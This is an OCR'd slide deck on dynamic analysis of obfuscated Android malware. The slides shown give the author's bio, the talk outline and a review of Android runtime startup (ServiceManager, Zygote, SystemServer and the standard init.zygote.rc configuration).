Toward Dynamic Analysis of Obfuscated Android Malware

ZongXian Shen

About Me

- Passionate Security Researcher and Developer
- Earned Master in CS from NCTU, Taiwan
- Now the system engineer @appier

ZSShen

andy.zsshen@gmail.com

@AndyZSShen


ZongXian Shen

Outline


- Android runtime quick review - p3
- Fighting encrypted DEX code - p29
- Fighting native protector – p60

Android Runtime Quick Review

Framework Startup Roadmap




ServiceManager



A Linux Daemon

- Marshall framework Binder inter process communication
- Record the information of each started servers (framework services)
- Offer the interface for clients (apps or framework services) to access servers


Zygote



Original framework process and Java world creator

- Initialize Android Runtime
- Fork the framework service process SystemServer
- Wait for the app forking task requested from ActivityManagerService

Framework Services



Specialized service threads forked from SystemServer

- App lifecycle management
- Package installation
- Media and Personalization
- Power and Network
- and etc …

Startup of Java World

Zygote Creation

In system/core/rootdir/init.zygote.rc

```
service zygote /system/bin/app_process -Xzygote /system/bin --zygote --start-system-server
    class main
    socket zygote stream 660 root system
    onrestart write /sys/android_power/request_state wake
    onrestart write /sys/power/state on
    onrestart restart media
    onrestart restart netd
```


Zygote startup command

Unix domain socket created to interact with ActivityManagerService


framework/base/cmds/app_process/app_main.cpp

Zygote Native Source Entry


Zygote Initialization



